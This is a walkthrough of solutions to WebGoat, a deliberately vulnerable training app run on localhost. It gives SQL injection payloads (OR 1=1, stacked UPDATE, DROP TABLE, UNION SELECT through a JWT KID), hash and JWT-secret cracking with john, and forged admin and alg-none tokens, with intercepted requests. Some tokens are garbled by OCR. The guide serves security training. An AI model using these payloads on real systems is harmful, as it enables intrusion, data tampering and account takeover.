



WebGoat - Solutions

Thomas Gingele

2023-10-09

I would like to mention that I will be using **Burpsuite** instead of **OWASP ZAP** for the majority of the tasks. Please feel free to follow the tutorials provided by WebGoat if you are not comfortable with this tool.

Registered User:

```
1 leastsignificantbit:password
```

Introduction

WebGoat

Task 1

No answer needed.

WebWolf

Task 1

No answer needed.

Task 2

No answer needed.

Task 3

Type in your e-mail address below and check your inbox in WebWolf. Then type in the unique code from the e-mail in the field below.

How to access the Mailbox:

1. Go to <http://localhost/WebWolf/login>.
2. Log in with your WebGoat credentials.
3. Navigate to "MailBox" in the top toolbar.

Go back to WebGoat and enter an email with the following pattern:

```
1 Pattern: <username>@<doesn't matter>
2 Example: leastsignificantbit@canliterallybeanything.lmao
```

Go back to the mailbox and copy the code from the received email. The code for the above email is:

```
1 tibtnacifingistsael
```

Task 4

This task seems to be optional. The answer is the same code from *Task 3*.

Just click on the link and enter any password. Alternatively, visit the following URL manually:

```
1 http://localhost:8080/WebGoat/WebWolf/landing/password-reset
```

General

HTTP Basics

Task 1

No answer needed.

Task 2

It does not matter what is input here. Type anything and press the button.

Task 4

What type of HTTP command did WebGoat use for this lesson. A POST or a GET.

```
1 Was the HTTP command a POST or a GET: POST
2 What is the magic number           : 97
```

HTTP Proxies

Task 1

No answer needed.

Task 2

No answer needed.

Task 3

No answer needed.

Task 4

No answer needed.

Task 5

No answer needed.

Task 6

```
1 GET /WebGoat/HttpProxies/intercept-request?changeMe=Requests%20are%20
   tampered%20easily HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
   Firefox/115.0
4 Accept: */ *
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 15
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Cookie: JSESSIONID=e3dHiM5wF8CB2DJW6Sb_K1NAYbCAcl3W8PONY_oD;
   WEBWOLFSESSION=YR6BTRUQH_89HzCbp9q68HiWVQGdYcWyDWVW7UL
14 Sec-Fetch-Dest: empty
```

```
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 x-request-intercepted: true
```

Task 7

No answer needed for the task.

Task 8

No answer needed.

Task 9

No answer needed.

Task 10

No answer needed.

Developer Tools**Task 1**

No answer needed.

Task 2

No answer needed.

Task 3

No answer needed.

Task 4

Use the console in the dev tools and call the javascript function `webgoat.customjs.phoneHome()`.

The answer for this question is randomly generated each time the function is called. Simply open your browsers developer console and run it to receive the result.




Figure 1: Developer Tools Task 4

Task 5

No answer needed.

Task 6

In this assignment you need to find a specific HTTP request and read a randomized number from it.

Open the “Network” tab in your browsers developer tools and take a look at the request body of the request. Note, that this answer is also randomly generated each time the request is send.




Figure 2: Developer Tools Task 6

CIA Triad**Task 1**

No answer needed.

Task 2

No answer needed.

Task 3

No answer needed.

Task 4

No answer needed.

Task 5

1. *How could an intruder harm the security goal of confidentiality?*

Solution 3: By stealing a database where names and emails are stored and uploading it to a website.

2. *How could an intruder harm the security goal of integrity?*

Solution 1: By changing the names and emails of one or more users stored in a database.

3. *How could an intruder harm the security goal of availability?*

Solution 4: By launching a denial of service attack on the servers.

4. *What happens if at least one of the CIA security goals is harmed?*

Solution 2: The system's security is compromised even if only one goal is harmed.

Crypto Basics**Task 1**

No answer needed.

Task 2

If you have no Linux terminal available, you can decode the string here: [CyberChef - Github.io](#)

Otherwise, you can use the following command:

```
1 echo "bGVhc3RzaWduaWZpY2FudGJpdDpwYXNzd29yZA==" | base64 -d
```

The answer will be the credentials of the logged in user. For this example the string will decode to:

```
1 lea5tsignificantbit:password
```

HTTP Basic Authentication uses Base64 encoding to transfer a clients credentials through a request header called `Authorization`. This header contains the credentials in the following format:

```
1 <username>:<password>
```

This is then encoded and prepended with the string “Basic” to let the server know what type of authorization is used. A full header would look like this:

```
1 Authorization: Basic eW91d2lzaHRoaXN3YXNteXBhc3N3b3JkOmJldG5vcGUK
```

Task 3

The following string needs to be decoded:

```
1 {xor}0z4rPj0+LDovPiwsKDAtoW==
```

Apart from the `{xor}`, this seems to be encoded with `base64`. Using the command from *Task 2*, it decodes to:

```
1 ;>+>=>,:/>,,(0-;
```

The `{xor}` may be a hint to how this string is encoded. It is possible to brute force XOR encoded strings using [CyberChef - Github.io](#).

The string decodes to:

```
1 databasepassword
```






Figure 3: Crypto Basics Task 3

Task 4

The easiest solution is to use a hash database to simply look up what the original text is. In this case, Crackstation.net was used.

Enter up to 20 non-salted hashes, one per line:

```
21232F297A57A5A743894A0E4A801FC3
5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D8
```



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
21232F297A57A5A743894A0E4A801FC3	md5	admin
5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D8	sha256	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Figure 4: Crypto Basics Task 4

Alternatively, the tool `john` can be used to crack the hash locally.

```
1 echo "21232F297A57A5A743894A0E4A801FC3" > hash_1
2 john hash_1 --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-
  md5
3
4 echo "5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D8"
  > hash_2
5 john hash_2 --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-
  sha256
```

The hashes should decode to the following two words:

```
1 admin
2 password
```

Task 5

No answer needed.

Task 6

The modulus can be read from the private key file like this:

```
1 openssl rsa -in myprivate.pem -noout -modulus
```

To sign this string, I came up with this fancy oneliner:

```
1 openssl rsa -in myprivate.pem -noout -modulus | cut -d '=' -f 2 | tr -d
  '\n' | openssl dgst -sha256 -sign myprivate.pem | base64
```

(A1) Injection

SQL Injection (intro)

Task 1

No answer needed.

Task 2

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

```
1 SELECT department FROM employees WHERE userid = 96134
```

Task 3

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

```
1 UPDATE employees SET department='Sales' WHERE userid = 89762
```

Task 4

Try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees".

```
1 ALTER TABLE employees ADD phone varchar(20)
```

Task 5

Try to grant rights to the table `grant_rights` to user `unauthorized_user`.

```
1 GRANT SELECT ON grant_rights TO unauthorized_user
```

Task 6

No answer needed.

Task 7

No answer needed.

Task 8

No answer needed.

Task 9

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

```
1 SELECT * FROM user_data WHERE first_name = 'Smith' OR '1' = '1'
```

Task 10

Using the two Input Fields below, try to retrieve all the data from the users table.

```
1 Login_Count: 0
2 User_Id      : 0 OR 1=1
```

Task 11

Use the form below and try to retrieve all employee data from the employees table.

```
1 Employee Name      : Bit
2 Authentication TAN: 0' OR '1'='1'
```

Task 12

Change your own salary so you are earning the most.

```
1 Employee Name      : Smith
2 Authentication TAN: 3SL99A'; UPDATE employees SET salary='99999999'
  WHERE userid = '37648'
```

Task 13

Delete the `access_log` table.

```
1 ''; DROP TABLE access_log -- -
```

Notice

All other tasks of the Injection chapter are not required. Because of this, solutions will be added later.

(A2) Broken Authentication

Authentication Bypasses

Task 1

No answer needed.

Task 2

Intercept the POST request with a proxy of your choice:

```
1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 84
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Cookie: JSESSIONID=7UAjP5LPBz1TN8T-wzcu1pZDAJSKTguUiX6pbW6m
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 secQuestion0=a&secQuestion1=b&jsEnabled=1&verifyMethod=SEC_QUESTIONS&
  userId=12309746
```

Change the parameters `secQuestion0` and `secQuestion1` to `secQuestion2` and `secQuestion3` and send the request. This will successfully circumvent the simulated 2FA.

JWT Tokens

Task 1

No answer needed.

Task 2

No answer needed.

Task 3

The given token can be base64-decoded with any normal tool.

Here is one of the possible methods:

```
1 echo "<token>" | tr ' .' '\n' | base64 -d
```

The username is `user`.

Task 4

No answer needed.

Task 5

Change the logged in user to `Tom` in the top right of the task frame.

Assignment

Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes






Figure 5: Vote Fraud Step 1

Intercept the response to the request that is send when pressing the button.

**Figure 6:** Vote Fraud Step 2

Extract the token from the `access_token` cookie.

**Figure 7:** Vote Fraud Step 3

Then, brute force the secret with `john`

```
1 echo "<token>" > jwt.txt
2
3 john --wordlist=<...>/rockyou.txt --format=HMAC-SHA512 jwt.txt
```

The token secret is `victory`. Using this, a new token can be created. Set the `admin` field to `true` and the `user` field to `Admin`.

```
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE2OTg0MDU5MTMsImFkbWwIjoidHJ1ZSI6InVzZXIiOiJBZG1pbjI9.fgks_jDwsbx0vs1_WaYE_PNafuJiH2x1DErgv4HUKrPR0qKMsDHZC015BegYtHvQe2j1cVH0XU1wKXvQYgn-9A
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS512"
}
```

PAYLOAD: DATA

```
{
  "iat": 1698405913,
  "admin": "true",
  "user": "Admin"
}
```

VERIFY SIGNATURE

```
HMACSHA512(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  victory
) ☐ secret base64 encoded
```

Figure 8: Vote Fraud Step 4

Intercept the request that is sent out when pressing the gargabe bin button next to the user switch button. This will send a POST request to delete all votes. Then, replace the cookie `access_token` with the new admin-token that has just been created.

Sending this modified request should result in all votes being removed.

Request

Pretty Raw Hex

```
1 POST /WebGoat/JWT/votings HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/WebGoat/start.mvc
12 Cookie: access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE2OTg0MDU5MTMsImFkbWwIjoidHJ1ZSI6InVzZXIiOiJBZG1pbjI9.fgks_jDwsbx0vs1_WaYE_PNafuJiH2x1DErgv4HUKrPR0qKMsDHZC015BegYtHvQe2j1cVH0XU1wKXvQYgn-9A; JSESSIONID=Um0oh9L7L7iGan3GZisvyEnx0_Oa4FBRKAUxvLV
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Content-Length: 0
17
18
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 17 Oct 2023 11:36:47 GMT
8
9 {
10   "lessonCompleted":true,
11   "feedback*":"Congratulations. You have successfully completed the assignment.",
12   "output":null,
13   "assignment*":"JWTVotesEndpoint",
14   "attemptWasMade":true
15 }
```

Figure 9: Vote Fraud Step 5

Task 6

No answer needed.

Task 7

1. 1. What is the result of the first code snippet?

Solution 1: Throws an exception in line 12.

2. What is the result of the second code snippet?

Solution 3: Logs an error in line 9.

Task 8

Bruteforce the token with john:

```
1 john --wordlist=<...>/rockyou.txt --format=HMAC-SHA256 jwt.txt
```

The secret key is **business**.

Change the username of the token here: jwt.io Also update the expiration date to a point in the future if necessary. Then submit the new token.

[illegible]

Figure 10: Broken Authentication Task 8

Task 9

No answer needed.

Task 10

Visit <http://localhost:8080/WebGoat/images/logs.txt> and extract the old token.

```
1 eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE1MjYxMz
2 E0MTEsImV4cCI6MTUyNjIxNzgxMSwiYWRTaW4iOi
3 iJmYWxzZSI6InVzZXIiOiJUb20iOiJQ.DCoaq9zQk
4 yDH25EcVWKcdbyVfUL4c9D4jRvsq0qv9iAd4Qu
5 qmKcchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q
```

Use any Base64 de-/encoder to change the token algorithm to “none”.



Figure 11: Remove signing algorithm

Increase the expiration date to some point in the future. Base64 padding has been added to the original strings to make editing the text easier.




Figure 12: Increase expiration date of the JW-Token

Insert the token into the original requests `Authorization` header. After submitting the request, the task should be complete.

```

1 POST /WebGoat/JWT/refresh/checkout HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json; charset=UTF-8
8 Authorization: Bearer eyJhbGciOiJIub250In0.eyJpYXQiOiE1MjYxMzE0MTESImV4cCI6MTcwMDAwMDAwMCwiYWVhbnVzZXkiOiJub20iIn0.
9 X-Requested-With: XMLHttpRequest
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Cookie: JSESSIONID=U1-QpiZT4TxXB_K1PC5f2uteWuQJilBJ2jx6YjS7
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Content-Length: 0
18
19

```

Figure 13: Update the original request

Task 11

First, intercept the request that is send out when pressing anyone of the “Delete” button. This request should contain Jerry’s JWT.

Next, enter the token into jwt.io. Change the name from “Jerry” to “Tom”.

After this, look at the KID. Through rather complicated error based SQLi probing, it is possible to figure out that this field is vulnerable to such attacks.

The proof for this looks the following:

Entering any string that is not `webgoat_key` will result in a return code of 500 when submitting the request with the new token.

Entering the string `webgoat_key';--` will only give out the error, that the token is invalid, but not error out the server.

Entering the string `webgoat'AND 1=1;--` will also compute without a server error. Another working example is `nopynope'OR 1=1;--`.

This solidifies the assumption that the manually inserted SQL statements are not part of the string that is actually queried for in the database, as this should lead to a 500 – **Internal Server Error** response.

Time based SQLi is not possible and leads to a 500, confirmed with the following injection:

```
1 webgoat_key' AND sleep(10);--
```

The SQL query returns a single value. This can be confirmed with these statements:

```
1 webgoat_key' ORDER BY 1;--      This one works
2 webgoat_key' ORDER BY 2;--      This one fails -> only one column
```

Since the KID is used to fetch a signing key from a database to verify the tokens signature on the server-side, it might be possible to inject a custom signing key. The basic syntax for this would look like this:

```
1 nonexistent_key' UNION SELECT 'injected_key' FROM 'unknown_table';--
```

To make the development of the exact payload easier, SQL Fiddle will be used. It is enough to roughly simulate what the real database *may* look like, which can be guessed based on the results of the previous enumeration.

```
1 CREATE TABLE IF NOT EXISTS `Unknown` (
2   `kid` varchar(200) NOT NULL,
3   `secret` varchar(200) NOT NULL,
4   PRIMARY KEY (`kid`)
5 ) DEFAULT CHARSET=utf8;
6
7 INSERT INTO `Unknown` (`kid`, `secret`) VALUES ('webgoat_key', 'secret'
8 );
```




Figure 14: SQL Fiddle Database Setup

While setting up this database does not necessarily help with finding the correct payload, it can be used to verify that the syntax of any SQL statements is correct.

With this, a statement is crafted that can return a custom string instead of the database entry associated with the KID `webgoat_id`

The corresponding token was created with jwt.io.

Figure 15: JWT KID UNION SELECT Injection

The screenshot displays two side-by-side browser developer tool network panels. The left panel shows a POST request to /WebGoat/JWT/final/delete?token=eyJ0eXAiOiJKV1QiOiJubS5SESbmZScGylUStO4gUWlRanUNjCdtawtIaw5vdydcyRJPTB5dXhtZWk6LmVlPnRlOTQ0RTUleFVFERTY0Y0i1w1YXkiIjoiaSPMYNTY1fQ.eyJpc3MiOiJhZDZhLzR0RFRva2VlE3lawkZXI1LCJpYXQxOiJlE1MyOmFSMQdsTmVAcCI6MTY5MDY1NyUyMyw1YXkiIjoiaid2ViZZshdScVmcnc1LCJzdWIiOiJib21Ad2ViZZ29hdC5jb20iLCJ1c2VybnRfZSI6IjRvbW50SiIKvTYWlsIjoiaidGRtQHdlYmdvXQUY29ti1waUm9sZSI6WyJDYXQxXXQ.ureIPgXXIXlUn5SqZSVxm-bp53U2piIy4CE194qE HTTP/1.1. The right panel shows the corresponding 200 OK response from http://1.1.200 OK. Both panels include tabs for Pretty, Raw, Hex, and Render views.

Request	Response
